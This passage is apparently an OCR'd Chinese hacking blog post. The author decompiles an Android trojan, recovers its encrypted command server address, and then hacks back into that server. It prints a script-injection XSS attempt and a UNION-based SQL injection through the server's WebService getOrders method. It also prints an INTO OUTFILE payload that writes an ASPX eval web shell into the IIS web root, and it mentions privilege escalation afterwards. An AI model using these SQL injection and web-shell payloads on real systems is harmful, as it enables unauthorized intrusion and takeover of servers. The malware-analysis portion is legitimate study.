
然后把 classes.dex　拷贝到 dex2jar 目录下,然后 cmd 进入 dex2jar 目录后再输入：dex2jar.bat　classes.dex　回车,同目录下就得到我们想要的源码包：classes_dex2jar.jar


管理员: C:\windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\Caser>cd c:\dex2jar
c:\dex2jar>dex2jar.bat classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.13
dex2jar classes.dex -> classes_dex2jar.jar
Done.
c:\dex2jar>



名称	修改日期	类型	大小
jd-gui-0.3.5.windows	2013/4/16 16:57	文件夹	
lib	2013/4/16 16:19	文件夹	
classes.dex	2013/11/23 22:16	DEX 文件	192 KB
classes_dex2jar.jar	2013/12/14 16:58	Executable Jar File	166 KB
d2j-apk-sign.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-apk-sign.sh	2013/2/3 23:19	SH 文件	2 KB
d2j-asm-verify.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-asm-verify.sh	2013/2/3 23:19	SH 文件	2 KB
d2j-decrpyt-string.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-decrpyt-string.sh	2013/2/3 23:19	SH 文件	2 KB
d2j-dex2jar.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-dex2jar.sh	2013/2/3 23:19	SH 文件	2 KB
d2j-dex-asmifier.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-dex-asmifier.sh	2013/2/3 23:19	SH 文件	2 KB
d2j-dex-dump.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-dex-dump.sh	2013/2/3 23:19	SH 文件	2 KB
d2j-init-deobf.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-init-deobf.sh	2013/2/3 23:19	SH 文件	2 KB
d2j-jar2dex.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-jar2dex.sh	2013/2/3 23:19	SH 文件	2 KB
d2j-jar2jasmin.bat	2013/2/3 23:19	Windows 批处理...	1 KB
d2j-jar2jasmin.sh	2013/2/3 23:19	SH 文件	2 KB

再请出我们的 jar 反编译 Xjad，点击文件-反编译 jar-选择上把生成的 jar 文件，就会反编译成源码文件夹。


搜索 dex2jar
文件(F) 编辑(E) 查看(V) 帮助(H)
类型
文件夹
文件夹
DEX 文件
Windows
SH 文件
打开文件
查找范围(I):
dex2jar
名称
修改日期
类型
jd-gui-0.3.5.windows
2013/4/16 16:57
文件夹
lib
2013/4/16 16:19
文件夹
classes_dex2jar.jar
2013/12/14 16:58
最近访问的位置
桌面
库
计算机
网络
文件名(N):
文件类型(T):
打包的Java类文件(*.jar)
打开(O)
取消

到这一步，我们的牛算是初步分解成功了，下面就是如何找出我们要的菲力牛排~

0×03 轻抚菊花

反编译后分析出木马和后台交互是通过调用 c#的 WebService 协议，而且菊花的 IP 是加密的，调用代码图如下:

直接把加密代码，按图索骥找到加密函数后，反编译过来发现如下：

```java
private static int a(int i)
{
    int j = (34567 + i) % 0x39aa400;
    int k = 4;
    int l = j;
    do
    {
        int i1 = k - 1;
        if (k == 0)
            return l;
        l = (0x5125abc7 + l * 13) % 0x39aa400;
        k = i1;
    } while (true);
}
public static int a(String s)
{
    int i = Integer.valueOf(s.substring(0, 5), 36).intValue();
    int j = Integer.valueOf(s.substring(5, 10), 36).intValue();
    int k = 4; int l = i; int i1 = j;
    do
    {
        int j1 = k - 1;
        if (k == 0)
        {
            int l1 = (l + 0x39aa400) % 0x39aa400;
            return (i1 + 0x39aa400) % 0x39aa400 + l1 * 0x39aa400;
        }
        int k1 = (i1 - a(l)) % 0x39aa400;
        l = (l - a(k1)) % 0x39aa400;
        i1 = k1;
        k = j1;
    } while (true);
}

public static String b(String s)
{
    String as[] = s.split(";");
    String s1 = "";
```


运行后，直接爆到服务器端的地址 http://103.X.X.X/priv1/baseservice.asmx

至此，找准了菊花的所在。下面开始研究爆菊啦


0×04 长驱注入（ 爆菊部分由 sql test 大牛完成）

（由于这里有很多专业术语，比如”大牛“一词，你们可以理解成大牛就是高手的意思，小编自加）

既然找到后台地址了,下面怎么来拿下这后台，这是头疼的问题，用工具扫描了下没发现什么漏洞，本人能力有限。看样子只能从站点下手了，重新整理下思路，把 http://103.X.X.X/priv1/baseservice.asmx 输入到浏览器发现



有这么几个方法，既然有方法可以我直接用下，打开程序引用了 WebService 代码如下：



本来想试试 XSS ，用 AddCall 方法插入到数据库，代码如下

```
public class Test {

    public static void main(String[] args) {
        Service1 service1 = new Service1();
        Service1Soap service1Soap  = service1.getService1Soap();
        service1Soap.addCall("<root>/\"><script src=//t.cn/[redacted]</script></root>");
    }
}
```

调用了下发现报错

```
Console
minated> Test (7) [Java Application] D:\Program Files\Java\jdk1.6.0_10\bin\javaw.exe (2013-12-14 下午03:39:42)
.soap.SOAPFaultException: Server was unable to process request. ---> '//' is an unexpected token. The expected token is '"' or '''. Line
.t.SOAP11Fault.getProtocolException(SOAP11Fault.java:171)
.t.SOAPFaultBuilder.createException(SOAPFaultBuilder.java:94)
nt.sei.SyncMethodHandler.invoke(SyncMethodHandler.java:240)
nt.sei.SyncMethodHandler.invoke(SyncMethodHandler.java:210)
nt.sei.SEIStub.invoke(SEIStub.java:103)
rce)
```

无语了，既然有 SQL　注入，下面我们来说下这 WebService　SQL　注入。

挑选了一个获取方法 getOrders ，调用的时候把参数加了一个单引号提示 MYSQL 错误，这注入点也太多了吧

以下就改造了查询语句

```
service1Soap.getOrders("-1' union select 1,2,3,4,5,6,7,8,9 #--")
```

返回了 XML：

```
<?xml version="1.0" encoding="UTF-8"?><RootJob><Job><Type>9</Type><Content>3</
Content><Phone>2</Phone><JobID>1</JobID></Job></RootJob>
```

这个一看就知道了，下面的步骤就不详细写，是 root 注入。


写入一句话，目标是 IIS，我也没找到目录程序目录，直接试了 C:\Inetpub\wwwroot 写了一个 Aspx 马上去了，在浏览器上访问成功了。

```
public static void main(String[] args) {
    Service1 service1 = new Service1();
    Service1Soap service1Soap  = service1.getService1Soap();
    System.out.println(service1Soap.getOrders("-1' union select 1,2, " +
            "'<%@ Page Language=\"Jscript\" validateRequest=\"false\" %>" +
            "<%Response.Write(eval(Request.Item[\"z\"],\"unsafe\"));%>',4,5" +
            ",6,7,8,9  into outfile 'C:/Inetpub/wwwroot/2.ASPX'#--"));
```


基本上完成了，剩下的就是提权了，在一个朋友的帮助下提权成功。

0×05 扩大战果

